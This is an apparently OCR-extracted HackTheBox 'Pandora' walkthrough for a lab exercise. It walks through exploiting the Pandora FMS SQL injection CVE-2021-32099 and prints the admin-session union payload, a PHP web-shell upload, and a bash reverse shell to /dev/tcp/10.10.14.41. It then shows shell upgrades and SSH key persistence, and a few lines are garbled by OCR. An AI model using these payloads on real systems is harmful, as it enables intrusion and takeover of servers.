
ssh port fowarding



- #pwn_ssh_port_fowarding_HTB_Pandora

15. **We need to access the `pandora_console` on port 80. We have bash access so naturally we should do an ssh tunnel foward. How ever you want to call it.**

```
daniel@pandora:~$ curl localhost
<meta HTTP-EQUIV="REFRESH" content="0; url=/pandora_console/">
We need to send this localhost out to our connection. We can easily do that with our ssh session.
You will need to do this as root because you can not foward stuff to port 80 unless you are root.
▷ sudo su -
[root@blackarchH@ck0r]-[~]
>>> ssh daniel@10.129.179.76 -L 80:127.0.0.1:80
SUCCESS
Now to access we just have to go through our own localhost.
http://localhost/pandora_console/
SUCCESS
```



Unauthenticated SQL Injection (CVE-2021-32099)

Let's have a look at how user input is processed in the Chart Generator of Pandora FMS. When accessing the Chart Generator, first the authentication is checked.

/include/chart_generator.php


```
// Try to initialize session using existing php session id.
$user = new PandoraFMS\User(['phpsessionid' => $_REQUEST['session_id']]);
if (check_login(false) === false) {
    // Error handler.
⋮
}

// Access granted.
```

16. **At the bottom of the site there is the framework version number**

```
This is the version `v7.0NG.742_FIX_PERL2020`
Now I will search for an exploit for this framework
pandora v7.0NG.742_FIX_PERL2020 exploit
https://www.sonarsource.com/blog/pandora-fms-742-critical-code-vulnerabilities-explained/
This framework generates charts easily for its clients. There is no sanitization and we have an idor when turns into an un-authenticated RCE.
I go to the recommended vulnerable path on the site. See below.
```

Verifying SQL injection vulnerability



localhost/pandora_console/include/chart_generator.php?session_id=1'

SQL error

error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' LIMIT 1' at li

/var/www/pandora/pandora_console/include/db/mysql.php

on line 114

ACCESS IS NOT GRANTED

17. **Checking out the vulnerable path**

```
1. If I type `http://localhost/pandora_console/include/chart_generator.php`
2. I get access denied
3. If I type:
4. `http://localhost/pandora_console/include/chart_generator.php?session_id=1'` with a single quote at the end I get an SQL error. Which is what we want.
5. If you see anything like that even if it says access denied or whatever that means you have just verified the server is vulnerable to SQLinjection
```

SQL*i* - enumerating tables and columns

18. **Now we can begin to send injections to enumerate the tables and columns**

```
1. I ran my script earlier. It is just a simple enumeration script not nearly as good as linenum.sh or linpeas.sh. My point is that I saw port 3306 open. So that means the SQL server running is MySQL.

2. `http://localhost/pandora_console/include/chart_generator.php?session_id=1' order byv100-- -`
RESPONSE:>>> : `Unknown column '100' in 'order clause' ('SELECT * FROM tsessions_php WHERE `id_session` = '1' order by 100-- -' LIMIT 1') in
/var/www/pandora/pandora_console/include/db/mysql.php`

3. I widdle it down to 3 columns

4. `http://localhost/pandora_console/include/chart_generator.php?session_id=1' order by 3-- -`
```

---


19. **Before doing more injections I check out some stuff**

```
1. ▷ searchsploit pandora
---------------------------------
Pandora 7.0NG - Remote Code Execution | php/webapps/47898.py
2. ▷ searchsploit -m 47898.py
3. I also search for one on github
4. pandora v7.0NG.742 github
5. A github version of a script is always better than anything from searchsploit or exploitdb (same thing). I am not saying their exploits suck but they suck.
6. Go here: `https://raw.githubusercontent.com/shyam0904a/Pandora_v7.0NG.742_exploit_unauthenticated/master/sqlpwn.py`
7. ▷ wget https://raw.githubusercontent.com/shyam0904a/Pandora_v7.0NG.742_exploit_unauthenticated/master/sqlpwn.py
8. After you have the file we need to run it.
```

Pandora_v7.0NG.742_exploit_unauthenticated


20. **sqlpwn.py**

```
1.The imports should be already in your library. You may need to pip install argparse.
import requests
import argparse
import cmd
2. ▷ python3 sqlpwn.py
usage: sqlpwn.py [-h] -t TARGET [-f FILENAME]
sqlpwn.py: error: the following arguments are required: -t/--target
3. The main part of the payload is stealing the admin cookie and then loggin you in as admin.
4. If you did the ssh port foward all you need to do is paste this url from the exploit.
5. ▷ cat sqlpwn.py | grep "as data"
#http://127.0.0.1/pandora_console/include/chart_generator.php?session_id=' union SELECT 1,2,'id_usuario|s:5:"admin";' as data -- SgGO
=======================================================================
### http://127.0.0.1/pandora_console/include/chart_generator.php?session_id=' union SELECT 1,2,'id_usuario|s:5:"admin";' as data -- SgGO
=======================================================================
```




21. **For some reason it did not like `127.0.0.1` so I did localhost. Same thing.**

```
1. http://localhost/pandora_console/include/chart_generator.php?session_id=' union SELECT 1,2,%27id_usuario|s:5:"admin";' as data -- SgGO
2. SUCCESS, I am admin
3. You just need to go here `http://localhost/pandora_console/` and click refresh.
        1. Now, this is all we need. lets click on `admin tools` >>> `File manager` >>> to the right there is a `create a directory button`. Click it
        2. name the directory whatever. I called it `pwned`. Click create
```




22. **Now if we go to `localhost/pandora_console/images/` we should now see `pwned` the directory we created.**



```
printer.png     2019-05-17 08:02   481
profiles.png    2019-05-17 08:02   363
pwned/          2024-08-19 09:52    -
```

```
1. http://localhost/pandora_console/
2. Great that is created.
3. Now click on the directory `pwned/` in the admin panel
4. Just click refresh if you do not see it. It is under admin tools >>> file manager
5. once you find it click on it.
```




23. **Now we are going to upload a malicious php payload**

```
1. ~/hackthebox/pandora ▷ cat cmd2.php
<?php echo "<pre>" . shell_exec($_REQUEST_['cmd']) . "</pre>"; ?>
2. To the right where the `create a directory` button was on the admin panel there is an `upload file` button.
3. Lets upload our file.
4. ||**Success**|![](http://localhost/pandora_console/images/blade.png)|
|Uploaded successfully|
5. Now go to `http://localhost/pandora_console/`. Click refresh. The cmd.php file should be inside of `pwned/` directory
6. Click on it to trigger the payload
7. Ok, I had to upload it again because it did not like that longer cmd.php version. I recommend uploading this one instead
it is more simple. Do not include the `cat pwnt.php` that is my command lol. jk
====================================
▷ cat pwnt.php
<?php
        system($_REQUEST['cmd']);
?>
====================================
8. http://localhost/pandora_console/images/pwned/pwnt.php?cmd=whoami
>>> matt
>>> setup your listener ` ▷ sudo nc -nlvp 443`
>>> Execute this simple bash reverse shell one liner in the browser
>>> http://localhost/pandora_console/images/pwned/pwnt.php?cmd=bash -c "bash -i >%26 /dev/tcp/10.10.14.41/443 0>%261"
>>> Just url encode the ampersands & = %26
>>> SUCCESS
```

Shell as Matt

```
1. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.179.76 55640
bash: cannot set terminal process group (1040): Inappropriate ioctl for device
bash: no job control in this shell
matt@pandora:/var/www/pandora/pandora_console/images/pwned$ whoami
whoami
matt
```

Upgrade the shell



```
<ra_console/images/pwned$ export TERM=xterm-256color
shrc@pandora:/var/www/pandora/pandora_console/images/pwned$ source /etc/skel/.bas
 187@pandora:/var/www/pandora/pandora_console/images/pwned$ stty rows 38 columns
matt@pandora:/var/www/pandora/pandora_console/images/pwned$ export SHELL=/bin/bash
matt@pandora:/var/www/pandora/pandora_console/images/pwned$ echo $SHELL
/bin/bash
matt@pandora:/var/www/pandora/pandora_console/images/pwned$ echo $TERM
xterm-256color
matt@pandora:/var/www/pandora/pandora_console/images/pwned$ tty
/dev/pts/1
matt@pandora:/var/www/pandora/pandora_console/images/pwned$ nano
matt@pandora:/var/www/pandora/pandora_console/images/pwned$ |
```

24. **upgrade**

```
matt@pandora:/var/www/pandora/pandora_console/images/pwned$ script /dev/null -c bash
<dora_console/images/pwned$ script /dev/null -c bash
Script started, file is /dev/null
matt@pandora:/var/www/pandora/pandora_console/images/pwned$ ^Z
[1]  + 850597 suspended  sudo nc -nlvp 443
~/hackthebox/pandora ▷ stty raw -echo; fg
[1]  + 850597 continued  sudo nc -nlvp 443
                                          reset xterm
<ra_console/images/pwned$ export TERM=xterm-256color
shrc@pandora:/var/www/pandora/pandora_console/images/pwned$ source /etc/skel/.bas
 187@pandora:/var/www/pandora/pandora_console/images/pwned$ stty rows 38 columns
matt@pandora:/var/www/pandora/pandora_console/images/pwned$ export SHELL=/bin/bash
matt@pandora:/var/www/pandora/pandora_console/images/pwned$ echo $SHELL
/bin/bash
matt@pandora:/var/www/pandora/pandora_console/images/pwned$ echo $TERM
xterm-256color
matt@pandora:/var/www/pandora/pandora_console/images/pwned$ tty
/dev/pts/1
matt@pandora:/var/www/pandora/pandora_console/images/pwned$ nano
```

---

25. **We have the flag for matt**

```
matt@pandora:/home/matt$ cat user.txt
a66d5341fa8bb2aaced58f23ceb1861e
```

26. **Begin enumertion**

```
matt@pandora:/home/matt$ id
uid=1000(matt) gid=1000(matt) groups=1000(matt)
matt@pandora:/home/matt$ sudo -l
sudo: PERM_ROOT: setresuid(0, -1, -1): Operation not permitted
sudo: unable to initialize policy plugin
matt@pandora:/home/matt$ /usr/bin/pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
tar: /root/.backup/pandora-backup.tar.gz: Cannot open: Permission denied
tar: Error is not recoverable: exiting now
Backup failed!
Check your permissions!
matt@pandora:/home/matt$ ls -lahr
total 28K
-rw-r----- 1 root matt   33 Aug 18 23:06 user.txt
-rw-r--r-- 1 matt matt  807 Feb 25  2020 .profile
drwxr-xr-x 3 matt matt 4.0K Aug 19 10:30 .local
-rw-r--r-- 1 matt matt 3.7K Feb 25  2020 .bashrc
-rw-r--r-- 1 matt matt  220 Feb 25  2020 .bash_logout
lrwxrwxrwx 1 matt matt    9 Jun 11  2021 .bash_history -> /dev/null
drwxr-xr-x 4 root root 4.0K Dec  7  2021 ..
drwxr-xr-x 3 matt matt 4.0K Aug 19 10:30 .
matt@pandora:/home/matt$ mkdir .ssh
matt@pandora:/home/matt$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/matt/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/matt/.ssh/id_rsa
Your public key has been saved in /home/matt/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:mVJTc60kFKCwRyJYeqZmcKI4qnKk2BNiNNs0K+nfWJc matt@pandora
The keys randomart image is:
+---[RSA 3072]----+
| oo o . .o=...   |
|.. . = . ..o. .  |
|+ + . o o  o .   |
|+O o . . +   .   |
|*o* o . S        |
|=*oo    ..       |
|==.. . E         |
|=.+ + .          |
|o..+ .           |
+----[SHA256]-----+
```

SSH as matt

27. **We had to create keys for matt because he did not have any**

```
1. We need to ssh back in as matt because the console shows an error when doing the `sudo -l` command. This is a shell flaw and not a permissions issue. That is why we need the ssh shell.
2. matt@pandora:/home/matt$ mkdir .ssh
3. matt@pandora:/home/matt$ ssh-keygen <<< Just hit enter enter default path, no password
4. matt@pandora:/home/matt$ cd .ssh
5. matt@pandora:/home/matt/.ssh$ ls -lahr
total 16K
-rw-r--r-- 1 matt matt  566 Aug 19 10:39 id_rsa.pub
-rw------- 1 matt matt 2.6K Aug 19 10:39 id_rsa
drwxr-xr-x 4 matt matt 4.0K Aug 19 10:39 ..
drwxr-xr-x 2 matt matt 4.0K Aug 19 10:39 .
6. matt@pandora:/home/matt/.ssh$ cat id_rsa.pub > authorized_keys
7. matt@pandora:/home/matt/.ssh$ chmod 600 authorized_keys
8. matt@pandora:/home/matt/.ssh$ ls -lahr
total 20K
-rw-r--r-- 1 matt matt  566 Aug 19 10:39 id_rsa.pub
-rw------- 1 matt matt 2.6K Aug 19 10:39 id_rsa
-rw-r--r-- 1 matt matt  566 Aug 19 10:44 authorized_keys
drwxr-xr-x 4 matt matt 4.0K Aug 19 10:39 ..
drwxr-xr-x 2 matt matt 4.0K Aug 19 10:44 .
9. matt@pandora:/home/matt/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXg==<snip>
-----END OPENSSH PRIVATE KEY-----

10. matt@pandora:/home/matt/.ssh$ ls -l
total 12
-rw------- 1 matt matt  566 Aug 19 10:44 authorized_keys
-rw------- 1 matt matt 2602 Aug 19 10:39 id_rsa
-rw-r--r-- 1 matt matt  566 Aug 19 10:39 id_rsa.pub

11. Now copy over the id_rsa. The permissions should be 600 for `id_rsa, and authorized_keys`

12. Now copy over the id_rsa to your local key. Call it whatever. I call it id_rsa and save it to your working directory. Do not put the key in to the ~/.ssh directory.
13. Now that you have it pasted into a file. Change the perms to 600 as well on the key you have locally the belongs to matt.
```

Now we ssh as matt

28. **ssh as matt**

```
1. ▷ ssh matt@10.129.179.76 -i id_rsa
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)
